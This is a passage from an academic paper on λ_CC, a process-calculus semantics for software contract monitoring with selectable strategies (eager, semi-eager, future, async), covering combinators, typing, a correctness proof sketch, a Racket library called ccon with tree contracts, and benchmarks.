check c eager e b → chan (λi. seq (spawn M (write i (catch injr (injl (c e b)))))) (catchM (read i) id))
check c future e b → chan (λi. seq (spawn M (write i (catch injr (injl (c e b)))))) (delay (catchM (read i) id)))
check c semi e b → chan (λi. seq (spawn M (write i (catch injr (injl (delay (c e b)))))) (catchM (read i) id)))
check c async e b → seq (spawn A (c e b))

```

Figure 5. Small-step semantics for the contract monitoring mechanism in λ_{CC} .

sumption form (Figure 5). Returning again to our example, evaluation proceeds as follows:

```

⇒* ⟨0, U | force (check nat/c semi 5 b)⟩
⇒* ⟨0, U | force (catchM (read ι) id) +
  ⟨1, M | write ι (catch injr (injl (delay (nat/c 5 b))))⟩
⇒* ⟨0, U | force (catchM (read ι) id) +
  ⟨1, M | write ι dref2, ι3⟩ + ⟨2, A | ...⟩
⇒* ⟨0, U | force dref2, ι3⟩ + ⟨2, A | seq (read ι1) ...⟩
⇒* ⟨0, U | catchM (read ι2) id⟩ +
  ⟨2, A | let x = catch injr (injl (nat/c 5 b)) in ...⟩
⇒* ⟨0, U | catchM (read ι2) id⟩ +
  ⟨2, A | seq (write ι2 (inl 5)) (rep/D ι1 ι2 (inl 5))⟩
⇒* ⟨0, U | 5⟩ + ⟨1, A | rep/D ι1 ι2 (inl 5)⟩

```

When the resultant delay reference is forced, the initiating process signals the delay reference to perform the monitoring operation. The delay reference process returns the result of the contract enforcement via the correct injection, facilitating communication between the user evaluator and the delayed monitor.

5. Contract Combinators

As we have seen, a contract is a procedure that accepts a value and a blame tuple and produces a checked version of the value, raising the appropriate exception on failure. In a higher-order language, we can abstract over these contracts, producing a library of *contract combinators* written with check in λ_{CC} . Remarkably, λ_{CC} contracts look syntactically similar to existing combinator implementations, since these abstractions do not need to interact with the low-level communication semantics of check. The simplest contract combinator, *pred/c*, checks a predicate on the monitored value. More sophisticated contract combinators reuse the check form to enforce subcontracts on subcomponents of their input (see Figure 6).

Predicate Contracts. Predicate contracts, constructed with *pred/c*, follow directly from our previous description. The combinator *pred/c* takes a predicate *c* as input and produces a contract that expects a value *x* and blame tuple *b* as input. When this procedure is invoked, we evaluate the expression

$$\text{if } c \ x \text{ then } x \text{ else raise } b$$

Here, *x* is the monitored value, *c* is the monitoring predicate, *b* is the responsible party. This expression is evaluated when the contract is enforced as $(c \ e \ b)$ in Figure 5, returning the value on success or raising the blame tuple as an exception on failure.

Pair Contracts. As discussed in Sec. 2, pairs use two subcontracts with their associated strategies for each of the left and right subcomponents. The pair combinator constructs the contract in terms of its subcontracts, monitoring each on the appropriate subcomponent of the pair with check as:

$$(\text{check } c_1 \ s_1 \ (\text{fst } p) \ b, \text{check } c_2 \ s_2 \ (\text{snd } p) \ b)$$

Here *p* is the monitored pair, *c*₁ and *s*₁ are the contract and strategy for the first element, and *c*₂ and *s*₂ are the contract and strategy for the second element. The contract decomposes the pair into its sub-pieces *when* the monitoring strategy specifies to do so, and construct a new pair via check, which is returned to the initiating (or demanding) location.

Function Contracts. Function contracts, constructed with *func/c* in Figure 6, take two contracts and strategies which indicate the pre- and post-condition and their strategies. The result is a procedure

```

pred/c ≜ λc. λx b. if c x then x else raise b
pair/c ≜ λc1 s1 c2 s2.
  λp b. (check c1 s1 (fst p) b, check c2 s2 (snd p) b)
func/c ≜ λc1 s1 c2 s2.
  λf b. λx. check c2 s2 (f (check c1 s1 x (inv b))) b
func/dc ≜ λc1 s1 g s2.
  λf b.
    λx. check (g (check c1 s1 x (ind b))) s2
      (f (check c1 s1 x (inv b))) b

```

Figure 6. Contract combinators for λ_{CC} .

that expects some function *f* and the appropriate blame labels. When invoked, the combinator constructs the function:

$$\lambda x. \text{check } c_2 \ s_2 \ (f \ (\text{check } c_1 \ s_1 \ x \ (\text{inv } b))) \ b$$

Here *f* is the monitored function, *x* is that function's input, *c*₁ and *s*₁ are the contract and strategy for the pre-condition, and *c*₂ and *s*₂ are the contract and strategy for the post-condition. We also use the blame operator *inv*, which inverts the pre-condition blame labels to ensure correct blame [11]. Dependent functions follow directly⁵, using *ind* to construct the *indy* label structure.

6. Metatheory

We briefly sketch out two metatheoretical aspects of our system: the type system and an embedding of the original contract system presented by Findler and Felleisen [16].

Typing the Contract Calculus. We sketch the type system for λ_{CC} , using the type grammar in Figure 7. The typing rules are standard: *delay e* and *force e* share the type of *e*. The *raise* form may be given any type.

We define *con* τ as an abbreviation for contract types with the shape discussed previously: The contract shorthand enforces the contract shape discussed previously: a contract takes its input and blame labels, returning the original type τ . The strategy types σ are as expected: *eager* is typed as *eager* and so forth. The check form takes a contract of type *con* τ , a strategy of type σ , a monitored expression of type τ , and a blame set of type *blame*, returning a value of type τ ⁶.

Communication requires types for channels, which are included in an additional type environment Δ over $\mathcal{K}; \mathcal{P}$. A process configurations is well-typed up to deadlock if each process term is made up of well-typed subterms, and each process is well-typed if the underlying λ -calculus expression is also well-typed.

Theorem 6.1. *For any well-typed configuration $\mathcal{K}; \mathcal{P}$, either: $\mathcal{K}; \mathcal{P}$ is in a well-typed halt state; there exists some well-typed configuration $\mathcal{K}'; \mathcal{P}'$ such that $\mathcal{K}; \mathcal{P} \Rightarrow \mathcal{K}'; \mathcal{P}'$; or $\mathcal{K}; \mathcal{P}$ is in a stuck state \mathcal{S} , which include configurations where a monitoring process has raised an exception or is otherwise blocked, or all processes are*

⁵ The dependent function combinator uses the same strategy for both enforcements of *c*₁, but it is possible to vary this strategy between them.

⁶ Explicitly typing delay references requires a type-level metafunction that uses the strategy's type to calculate the final type of a contract.

τ	$:=$	$\text{int} \mid \text{bool} \mid \text{str} \mid \text{error} \mid ()$
		$\mid \tau \rightarrow \tau \mid \tau \times \tau \mid \tau + \tau \mid \text{chan } \tau \mid \text{con } \tau \mid \sigma$
σ	$:=$	$\text{eager} \mid \text{seager} \mid \text{future} \mid \text{async}$
blame	\triangleq	$\text{str} \times \text{str} \times \text{str}$
$\text{con } \tau$	\triangleq	$\tau \rightarrow \text{blame} \rightarrow \tau$
check	\triangleq	$\text{con } \tau \rightarrow \sigma \rightarrow \tau \rightarrow \text{blame} \rightarrow \tau$

Figure 7. Typing grammar for λ_{CC} .

either blocked on communication that may not be further reduced by SYNC or have delay references is usage positions.

Correctness of Encoding. We demonstrate that our semantics faithfully recreates the original semantics provided by Findler and Felleisen’s *Contracts for Higher-Order Functions* [16]. We choose this semantic model for two reasons: first, this semantics has been widely accepted and rigorously verified, and second, the subtleties of less-eager monitoring approaches vary whereas the semantics of eager monitoring is well-accepted. Furthermore, this embedding is one-way: while it may be possible to recover the exact communication structure of every collection of processes [26], it is not worthwhile or insightful. Finally, Findler and Felleisen [16] use *lax* monitoring for dependent monitors (as discussed by Dimoulas et al. [11]), and thus we omit them.

Theorem 6.2. *If c is an expression in FF, the original semantics presented by Findler and Felleisen [16], then there is some context $P \in \text{FF}$ such that $c = P[c']$ and a translation function $T(P, c') : \text{FF} \rightarrow \lambda_{\text{CC}}$ such that either:*

1. if $P[c'] \mapsto^* v$, then $T(P, c') \Rightarrow^* \text{done } v$;
2. $\forall n$. if $P[c'] \mapsto^* \text{exn } p$, then $T(P, c') \Rightarrow^* \text{done } (\text{raise } b)$ where $b = (p, n)$.

Proof. We assume that Findler and Felleisen’s I operator has already been run on the input c , which performs *obligation insertion*, or, more simply, inserts the contracts provided by the outer **val rec** binding form into the main expression. We proceed by “recoloring” the if expressions in c , indicating whether they were constructed by a contract monitor or not. We also explicitly mark contract forms containing values as value forms in the language to ease translation. Monitoring flat contracts will now produce something of the form $\text{if}_c e_1 e_2 e_3$. The proof proceeds by induction on the length of \mapsto^* , where we define a handful of translation functions such that $T(P, c') = F(g(P), f(c'))$ where

$$\begin{aligned} f(c') &= ((\mathcal{C}, \mathcal{K}), e) \\ g(P) &= ((\mathcal{C}, \mathcal{K}), \mathcal{E}) \end{aligned}$$

such that

$$F(((\mathcal{C}', \mathcal{K}'), \mathcal{E}), ((\mathcal{C}, \mathcal{K}), e)) = \mathcal{K}' \cup \mathcal{K}; \mathcal{C}'[\mathcal{C}[\mathcal{E}[e]]]$$

We only present one case in full:

Case: $P[V_1^{\text{contract}(V_2).p,n}] \mapsto P[\text{if}_c (V_2 V_1) V_1 (\text{blame } p)]$:
We perform the following translations:

$$\begin{aligned} f(V_1) &= ((\mathcal{C}_{v_1}, \mathcal{K}_{v_1}), v_1) \\ f(V_2) &= ((\mathcal{C}_{v_2}, \mathcal{K}_{v_2}), v_2) \\ c &= \lambda x b. \text{if } v_2 x \text{ then } x \text{ else raise } b \\ f(\text{contract}(V_2)) &= ((\mathcal{C}_{v_2}, \mathcal{K}_{v_2}), c) \\ f(p) &= ((\mathcal{C}_p, \mathcal{K}_p), p_{cc}) \\ f(n) &= ((\mathcal{C}_n, \mathcal{K}_n), n_{cc}) \\ f_{\text{blame}}(p) &= b \end{aligned}$$

Then $f(V_1^{\text{contract}(V_2).p,n}) = ((\mathcal{P}_1, \mathcal{K}_1), e_1)$ where:

$$\begin{aligned} e_1 &= \text{check } c \text{ eager } \hat{v}_1 b \\ \mathcal{P}_1 &= \mathcal{C}_{v_1}[\mathcal{C}_{v_2}[\square]] \\ \mathcal{K}_1 &= \mathcal{K}_{v_1} \cup \mathcal{K}_{v_2} \end{aligned}$$

Then let ι_{v_1} be a unique channel and $f(\text{if}_c (V_2 V_1) V_1 (\text{blame } p)) = ((\mathcal{P}_2, \mathcal{K}_2), e_2)$ where:

$$\begin{aligned} e_2 &= \text{catchM } (\text{read } \iota_{v_1}) id \\ \mathcal{P}_2 &= \mathcal{C}_{v_1}[\mathcal{C}_{v_2}[\square + \langle n, M \mid \text{write } \iota_{v_1} (\text{catch injr } (\text{injl } (c v_1 b))) \rangle]] \\ \mathcal{K}_2 &= \mathcal{K}_{v_1} \cup \mathcal{K}_{v_2} \cup \{\iota_{v_1}\} \end{aligned}$$

Then we compute $g(P) = (\mathcal{C}_P, \mathcal{K}_P)$.

Finally, let $\mathcal{C} = \mathcal{C}_P[\mathcal{C}_{v_1}[\mathcal{C}_{v_2}[\square]]]$ and $\mathcal{K} = \mathcal{K}_{v_1} \cup \mathcal{K}_{v_2} \cup \mathcal{K}_P$. Therefore:

$$\begin{aligned} &F((\mathcal{C}_P, \mathcal{K}_P), ((\mathcal{P}_1, \mathcal{K}_1), e_1)) \\ &= \mathcal{K}; \mathcal{C}[\text{check } c \text{ eager } \hat{v}_1 b] \\ &\Rightarrow^* \mathcal{K} \cup \{\iota_{v_1}\}; \mathcal{C}[\text{catchM } (\text{read } \iota_{v_1}) id + \\ &\quad \langle n, M \mid \text{write } \iota_{v_1} (\text{catch injr } (\text{injl } (c v_1 b))) \rangle] \\ &= F((\mathcal{C}_P, \mathcal{K}_P), ((\mathcal{P}_2, \mathcal{K}_2), e_2)) \end{aligned}$$

□

7. Implementation and Advanced Monitors

In a language (e.g., Racket [19]) with the right infrastructure (syntactic extension, processes, exceptions, and communication primitives), λ_{CC} can be realized as a library in less than 100 lines of code⁷. We elide the exact implementation details; they follow directly from the previous semantics. Each strategy is represented by an instance of a Racket structure, the contract combinators and blame facilities are provided as procedures, and check is provided as a syntactic transformer:

```
(define-syntax checkCon
  (syntax-rules ()
    [(- c s e b)
     (cond [(eager-strat? s) ...]
           [(semi-strat? s) ...]
           [(future-strat? s) ...]
           [(async-strat? s) ...]
           (begin (thread (lambda () (c e b))) e))]))
```

We now use this implementation, called `ccon`, to demonstrate the extensibility of our system, from simple contracts to additional contract combinators for structural contracts over trees [18]. We start with small examples:

```
> (checkCon nat/c eager 5 b)
5
> (checkCon nat/c eager -1 b)
Exception: ...
> (checkCon nat/c semi 5 b)
#<promise ...>
> (force (checkCon nat/c future 5 b))
5
```

These calls are as expected, corresponding to our earlier examples in Sec. 2 and Sec. 4. The result of the third and fourth contract demonstrate the underlying usage of Racket’s `delay` for semi-eager and future strategies. (Here `b` is a blame structure with Server, Contract, and Client labels.)

7.1 Tree Contracts in `ccon`

To demonstrate the expressive power of `ccon` (and thus λ_{CC}), we next construct a tree data structure and define contract combinators for the structure. We define a tree structure as node in Figure 8, where a tree is either a null value, `()`, or a node containing a value and left and right subtrees.

We also define the tree contract combinator `treerec/c`, a recursive combinator which reuses itself on its left and right subtrees. This procedure determines if the current node is a leaf or internal node and then constructs the appropriate monitor. We can use this contract to enforce tree-wide invariants, such as ensuring that every value is a natural number:

```
(define nat-tree-E (tree/c nat/c eager eager nat/c eager))
> (checkCon nat-tree-E eager (make-node ...) b)
```

⁷ <https://github.com/cgswords/ccon>

```

(struct node (left value right))

(define (treerec/c c1 s1 s2 c3 s3)
  (letrec
    ((treec
      (λ (t b)
        (match t
          [(node l v r) (let ([nv (checkCon c3 s3 v b)]
                              [nl (checkCon treec s2 l b)]
                              [nr (checkCon treec s2 r b)])
                        (node nl nv nr))]
          [v (checkCon c1 s2 v b)])))))
    treec))

(define ((tree/dc c1 s1 c2 s2 c3 s3 c4 s4) t b)
  (match t
    [(node l v r) (let* ([nv (checkCon c3 s3 v b)]
                        [nl (checkCon (c2 nv) s2 l b)]
                        [nr (checkCon (c4 nv) s4 r b)])
                    (node nl nv nr))]
    [v (checkCon c1 s2 v b)]))

```

Figure 8. Tree contracts in Racket with `ccon`.

We can also use this contract as a pre-condition to a procedure such as `get-root-value`, which returns the root value of any tree `t`:

```

> (get-root-value t)
5
> (checkCon (func/c nat-tree-E eager nat/c eager) eager t b)
5

```

The first invocation inspects the root node of the tree, returning the value. Conversely, the second invocation traverses the entire tree structure, enforcing the precondition contract before extracting the value from the root node. To recover the original complexity, we can use the solution presented by Findler et al. [18], rewriting `nat-tree-E` with semi-eager strategies. However, unlike Findler et al., we have a fine-grained decision to make: shall we eagerly or semi-eagerly enforce the value contract? Eager value checking, `nat-tree-S1` below, ensures that any node we inspect will have a natural number in the value position. Conversely, full semi-eager checking, `nat-tree-S2` below, will only verify that values are natural numbers when the program demands them.

```

(define nat-tree-S1 (tree/c nat/c eager semi nat/c eager))
(define nat-tree-S2 (tree/c nat/c eager semi nat/c semi))

> (get-root-val (checkCon nat-tree-S1 eager t b))
5
> (get-root-val (checkCon nat-tree-S2 eager t b))
#<promise ...>

```

Neither of these solutions is “more correct”: both encodings recover the original complexity of `get-root-val`, and the divergence demonstrates the precise power of explicit monitoring strategies. Furthermore, this change is syntactically insignificant: a programmer might try both out to select the most appropriate approach.

7.2 Advanced Contracts in `ccon`

There are a family of contracts that cannot benefit from the previous optimization, which include contracts that require *upward value propagation* through monitored structures [18], or more generally, collections of contracts that collaborate to establish global invariants. For example, one may try to ensure that a binary tree is full, i.e., that there are 2^n nodes in the tree if the height of the tree is n . Implementing this predicate is straightforward, traversing the entire tree, but this once again requires visiting every node. Alternatively, we might construct a dependent tree contract combinator wherein the left and right subtrees are passed into the value predicate, but Findler et al. [18] observe that these subtrees must be

```

(define (full/a i)
  (let ([il (make-channel)]
        [ir (make-channel)])
    (treedc
      (pred/c (λ (n) (begin (channel-put i 0) #t))) eager
      (λ (-) (full/a il)) semi
      (pred/c
        (λ (n)
          (let ([hr (sync (choice-evt ir il))]
                [hl (sync (choice-evt ir il))])
            (if (= hl hr)
                (begin (channel-put i (add1 hl)) #t)
                #f))))))
    async
    (λ (-) (full/a ir) semi)))

```

Figure 9. The implementation of `full` as a callback-based contract.

evaluated to verify the contract, and thus recreate the same asymptotic violations. They go on to propose an alternative solution using attributes [19] to track height information on the tree as it is explored, relying on the user evaluator to produce an invasive enforcement mechanism with amortized bounds. This approach is not currently part of the Racket contract system.

We can develop a similar solution in `ccon` using callbacks: we postpone checking any contract until its subcontracts have been checked by using channels within asynchronous contracts. While complex in concept, the only additional facility we require is the ability to create, propagate, and synchronize with new channels of communication, which both λ_{CC} and Racket provide as low-level operations. Thus the adventurous contract writer might implement this callback-oriented approach to fullness as in Figure 9. Furthermore, this solution lives entirely in the contract system: the user is never exposed to it beyond using force.

Each invocation of the contract is parameterized by a communication channel `i`, which indicates where to write the current node’s height. At each leaf, the predicate writes 0 to `i` and succeeds. At internal nodes, we create two additional channels, `il` and `ir`, to pass to the left and right subtrees respectively. Next we assert `(full/a il)` and `(full/a ir)` on the appropriate subtrees, utilizing the delaying nature of lambda abstraction to prevent divergence. These contracts are semi-eagerly monitored, and thus will not be enforced until the subtrees are demanded by the program⁸. Finally, we create an asynchronous monitor for the node’s value which performs blocking reads from `il` and `ir`. The results of these reads are the heights of the left and right subtrees, so we verify they are equal, and either write the new height across `i`, triggering the parent node’s fullness test, or signal a contract violation. This communication chain allows each contract to propagate values upward from the leaves as the tree is explored, as indicated with upward-pointing arrows in Figure 10.

Such a contract is only possible after full separation of the monitor evaluator from the user evaluator and exposing communication tools to contract writers, facilitating contract enforcement in a custom-crafted traversal of the monitored structure.

7.3 Results

We briefly evaluate the performance of `full/a` against the eager fullness contract presented by Findler et al. [18] using a set of microbenchmarks. We use `ccon` to implement `full/a` as in Figure 9, and the eager fullness contract is constructed in Racket’s native system as follows:

```

(define full/c (flat-named-contract 'full/c full?))

```

⁸ If we used `eager` in place of `semi`, this contract would revert to an eager, $O(2^n)$ check at assertion time.




Figure 10. Evolution of contract checking during tree traversal for a full binary tree using asynchronous callbacks.




Figure 11. Timing results for full tree contract verification in Racket’s built-in contract system versus our semi-eager approach. Experiments were performed on a MacBook Air with a 1.3 GHz Intel Core i5 and 4GB of RAM.

Next we set up the following experiment: for trees of size 1 to 2^{24} , we first enforce one of the contracts on the tree and then perform a single element lookup. This lookup occurs in $O(\log n)$ time, and so the bulk of the computational work in the Racket-primitive contract will consist of enforcing the fullness contract, while the bulk of the work in enforcing full/a occurs in the process and channel construction overhead incurred during execution.

We repeat this test 100 times for each data-point and graph the arithmetic means in in Figure 11. The x -axis represents the size of the tree as a function of 2^n and the y -axis is a logarithmic scale in seconds. The orange line, *Built-In*, indicates that the eager contract run with Racket’s built-in monitoring facilities provides excellent performance for small tree structures but slows down exponentially as the tree increases exponentially in size. Conversely, the blue line, *CCON*, indicates that the full/a implementation in *ccon* slowly only slightly as longer traversals require increasingly large numbers of processes and channels.

Our results support our initial discussion of performance recovery. Furthermore, the Racket contract system has been heavily optimized for performance [33] and the competitive results of *ccon* indicate that the process communication model of λ_{CC} is a viable approach to contract monitoring.

8. Sketches of Additional Monitoring Strategies

We present sketches of implementations for four strategies that appear in the literature: lazy monitors, temporal monitors, future monitors in the style of Dimoulas et al., and statistical monitors.

Lazy Contracts. Degen et al. [7, 8] introduce the idea of lazy monitors, which entirely avoid any aspect of over-evaluation. For example, checking a predicate on a pair will not force the pair; the monitoring evaluator will wait for the user evaluator to force the pair. If the pair is never used, in full, in the user program, then the monitor will never check it. Modeling lazy monitoring as commu-




Figure 12. Lazy contract communication [8].

nication across processes demonstrates its intrusive interaction with the main evaluator.

To facilitate this user-driven monitoring, we must construct a layer of indirection for both evaluators such that the user evaluator may force any expression under a lazy monitor and the lazy monitor will postpone contract enforcement until this forcing occurs. We accomplish this by recursively parsing the input expression e , yielding yield two new expression e_d and e_ℓ . The first, e_d , is an expression constructed from delay references wrapped around each component and sub-component in the original expression. Similarly, e_ℓ is constructed identically using *lazy monitor references* of the form ℓv . Each delay reference works in the usual way, except that it will also notify the associated lazy monitor reference when forced. When evaluated, lazy monitor references perform blocking reads, proceeding only when the associated delay reference is forced and provides the appropriate value. The structure of this communication is presented in Figure 12. This approach closely mirrors the implementation provided by Degen et al. [8], wherein individual call-by-need cells register callbacks for contract monitors.

Temporal Contracts. Disney et al. [13] introduce the concept of temporal monitors, which capture module interactions as a trace of events such as function calls and returns. They formalize this approach by treating each module in the program as a process and storing the process trace of sends and receives between these modules as the program proceeds. Finally, the monitoring system verifies that this trace conforms to certain prefix-closed predicates, constraining the behavior of each module and producing an error if this trace violates these predicates. Our approach differs by using individual processes for each monitor. We explicitly enforce predicates on values and control how processes communicate to replicate monitoring strategies, omitting the need to preserve process traces. Such traces, however, may be used to ensure that monitor strategies correctly adhere to their semantic descriptions.

This system may be constructed in λ_{CC} by recreating the original approach, using a mediator process to capture process traces. Any communication events will move through this mediator, and the process will log the events. Temporal contract assertions will

register predicates with this mediator process, which will use these predicates to ensure the traces adhere to the correct shape. Such a mediator must also provide the guarantees outlined by Disney et al. [13], including information capture and correct error propagation.

Future Contracts à la Dimoulas et al. Dimoulas et al. [10] present an alternate model of future contracts that use a master user process and a slave monitoring process, delegating predicate enforcements to the slave process and synchronizing with it when the master performs effects such as reference manipulation and I/O.

This system may be constructed in λ_{CC} using a secondary global process that acts as the slave process. Any monitors with the appropriate strategy are provided to this slave process, which adds the monitor to a list of active checks. To maintain synchronous communication, it may be convenient to establish the slave as two processes: one to receive new monitoring requests and synchronize with the user process during synchronization events, and another “worker” process that polls the synchronization process for a monitor, performs it, and provides the synchronization process with the result before looping. Then, as Dimoulas et al. [10] observe, each effectful operation is wrapped in a proxy procedure that synchronizes with the slave process before executing. This synchronization mechanism would elide the need to implicitly invoke force.

Statistical Software Contracts. Dimoulas et al. [12] describe the notion of randomly checked function contracts. In lieu of iterating over the entire input space for a function, it is possible to use a spot checker [14] to obtain partial assurance of a contract by generating and testing a series of inputs. For flat and structural contracts, this approach may randomly verify its contracts: that is, the contract may (or may not) be enforced as evaluation proceeds.

Given a random-generation mechanism and a spot-checker, λ_{CC} may be extended to support this type of soft guarantee: predicate and structural contracts will use a random number generator to decide which, if any, contracts to enforce, and the full spot-checker will generate sample inputs to contracted functions. This approach induces a secondary extension to λ_{CC} : while statistical guarantees may receive their own strategy, it is more natural to introduce a *strategy combinator* that will take an existing strategy (such as **eager** or **semi**) and modify it to preserve the original enforcement strategy while performing probabilistic contract enforcement.

9. Related Work

Eiffel [25] first popularized software contracts and the idea of writing programs with pervasive contract checking. Eiffel introduced a number of theoretical and semantic concepts that have since induced a large body of research, including the underlying theoretical foundations [4, 15, 16], language integration with existing semantics [1, 6–8, 11, 19, 20, 22]. Degen et al. [7, 8] present descriptions of eager, semi-eager, and lazy monitors; we have characterized the first two precisely and sketched the third in this paper.

Dimoulas and Felleisen [9] address different approaches to monitoring through observational equivalence, relying on these observations to discuss when and how contracts affect the underlying program. They reconstruct contract satisfaction from these principles, introduce the concept of a *shy* contract (which are similar to lazy monitoring as sketched in the previous section), and propose a classification for contracts based on contract satisfaction and observational equivalence. Most of the monitors that we describe in this paper fall in a spectrum between *loose* and *shy-loose run-time checking*; the **async** strategy is an exception, since it can non-deterministically behave either like **future**, **eager**, or like no monitoring at all. We do not formally consider contract satisfaction or observational equivalence, but future work might explore reconstructing these results in our semantics.

A variety of alternative semantic models exist, primarily focusing on the original notion of eager contract monitoring [4, 15, 17]. We follow Findler and Felleisen [16] in defining a contract system rather than a model of contract satisfaction.

Multiple approaches to blame assignment, particularly in the case of dependent function contracts, have been proposed [11, 20], resulting in the definition of *complete monitoring* [11]. Since our contract combinators are library functions, we can provide any blame assignment approach (e.g. *lax*, *picky*, and *indy*). Proving complete monitoring in λ_{CC} remains future work.

10. Conclusion and Future Work

We present a unifying perspective on the semantics of contract monitoring, wherein myriad semantic approaches and contract combinators can be characterized by translation into a straightforward process calculus. This approach captures multiple existing approaches to contract monitoring and introduces several new ones. We also present a unified source language in which programmers may select strategies on a per-contract basis, rather than the current status quo where the choice is fixed by the contract system designer. Furthermore, we propose that λ_{CC} is a suitable target for new contract monitoring approaches, providing a extensible interpretation of the interactions between contracts, contract monitors, and user programs. Finally, we demonstrate how the runtime framework can be leveraged to express contracts inexpressible in existing systems, focusing on upward-propagating delayed contracts for binary trees.

In the future we hope to investigate how the formal semantics translates into existing process-oriented languages such as Erlang [2], explore the design space of strategies and strategy combinators, and investigate if proofs of complete monitoring [11] can be carried out in our system.

Acknowledgments

We thank Michael M. Vitousek, Jeremy G. Siek, Matthias Felleisen, Robert Bruce Findler, and the IU Gradual Types group for their discussion and feedback. We thank the anonymous reviewers of ICFP 2015 for their detailed reviews, which helped to improve the presentation and technical content of the paper. This material is based upon work supported by the National Science Foundation under Grant Nos. 1117635, 1217454, 1218390, 1421652, and a grant from the National Security Agency.

References

- [1] A. Ahmed, R. B. Findler, J. G. Siek, and P. Wadler. Blame for all. In *POPL*, 2011.
- [2] J. Armstrong, S. Virding, and M. Williams. *Erlang Users Guide and Reference Manual. Version 3.2*. Ellemtel Utveklings AB, 1991.
- [3] H. C. Baker, Jr. and C. Hewitt. The incremental garbage collection of processes. In *SAIPL*, 1977.
- [4] M. Blume and D. McAllester. Sound and complete models of contracts. *J. Funct. Program.*, 2006.
- [5] O. Chitil. Practical typed lazy contracts. In *ICFP*, 2012.
- [6] O. Chitil, D. McNeill, and C. Runciman. Lazy assertions. In *IFL*, 2003.
- [7] M. Degen, P. Thiemann, and S. Wehr. True lies: Lazy contracts for lazy languages (faithfulness is better than laziness). In *ATPS*, 2009.
- [8] M. Degen, P. Thiemann, and S. Wehr. Eager and delayed contract monitoring for call-by-value and call-by-name evaluation. *J. Log. Algebr. Program.*, 79(7), 2010.
- [9] C. Dimoulas and M. Felleisen. On contract satisfaction in a higher-order world. *TOPLAS*, 33(5), Nov. 2011.
- [10] C. Dimoulas, R. Pucella, and M. Felleisen. Future contracts. In *PPDP*, 2009.

- [11] C. Dimoulas, S. Tobin-Hochstadt, and M. Felleisen. Complete monitoring for behavioral contracts. In *ESOP*, 2012.
- [12] C. Dimoulas, R. B. Findler, and M. Felleisen. Option contracts. In *OOPSLA*, 2013.
- [13] T. Disney, C. Flanagan, and J. McCarthy. Temporal higher-order contracts. In *ICFP*, 2011.
- [14] F. Ergün, S. Kannan, S. R. Kumar, R. Rubinfeld, and M. Viswanathan. Spot-checkers. In *STOC*, 1998.
- [15] R. B. Findler and M. Blume. Contracts as pairs of projections. In *FLOPS*, 2006.
- [16] R. B. Findler and M. Felleisen. Contracts for higher-order functions. In *ICFP*, 2002.
- [17] R. B. Findler, M. Blume, and M. Felleisen. An investigation of contracts as projections. University of Chicago Technical Report TR02-402, 2002.
- [18] R. B. Findler, S.-Y. Guo, and A. Rogers. Lazy contract checking for immutable data structures. In *IFL*, 2008.
- [19] M. Flatt and PLT. Reference: Racket. Technical Report PLT-TR-2010-1, PLT Inc., 2010. <http://racket-lang.org/tr1/>.
- [20] M. Greenberg, B. C. Pierce, and S. Weirich. Contracts made manifest. *Journal of Functional Programming*, 2012.
- [21] R. H. Halstead, Jr. Implementation of multilisp: Lisp on a multiprocessor. LFP, 1984.
- [22] R. Hinze, J. Jeuring, and A. Löb. Typed contracts for functional programming. In *FLOPS*, 2006.
- [23] K. Honda, V. T. Vasconcelos, and M. Kubo. Language primitives and type discipline for structured communication-based programming. In *ESOP*, 1998.
- [24] A. Jeffrey. Semantics for core concurrent ml using computation types. In *HOOTS*. Cambridge University Press, 1997.
- [25] B. Meyer. *Eiffel: the language*. Prentice-Hall, Inc., 1992. ISBN 0-13-247925-7.
- [26] R. Milner. Functions as processes. *Mathematical Structures in Computer Science*, 2, 6 1992.
- [27] C. Morgan. *Programming from specifications*. 1990.
- [28] D. L. Parnas. A technique for software module specification with examples. *Commun. ACM*, 1972.
- [29] J. H. Reppy. Concurrent ML: Design, application and semantics, 1993.
- [30] J. H. Reppy. *Concurrent Programming in ML*. Cambridge University Press, 1999. ISBN 0521480892.
- [31] D. Sangiorgi and D. Walker. *The Pi-Calculus: A Theory of Mobile Processes*. Cambridge University Press, 2003.
- [32] T. S. Strickland and M. Felleisen. Contracts for first-class classes. In *DLS*, Oct. 2010.
- [33] T. S. Strickland, S. Tobin-Hochstadt, R. B. Findler, and M. Flatt. Chaperones and impersonators: run-time support for reasonable interposition. In *OOPSLA*, 2012.
- [34] K. Takeuchi, K. Honda, and M. Kubo. An interaction-based language and its typing system. In *PARLE*, 1994.

A. Summary of Forms

This appendix provides a short description of the uncommon calculus operations we use in the paper, along with the figures where they are defined.

Library Definitions

- $\text{pred}/c : (\tau \rightarrow \text{bool}) \rightarrow \text{con } \tau$
Constructs a predicate contract from a predicate, using `raise` (see Figure 6).
- $\text{pair}/c : \tau_1 \rightarrow \sigma \rightarrow \tau_2 \rightarrow \sigma \rightarrow \text{con } (\tau_1 \times \tau_2)$
Constructs a pair contract from two subcontracts and their strategies using invocations of `check` (see Figure 6).
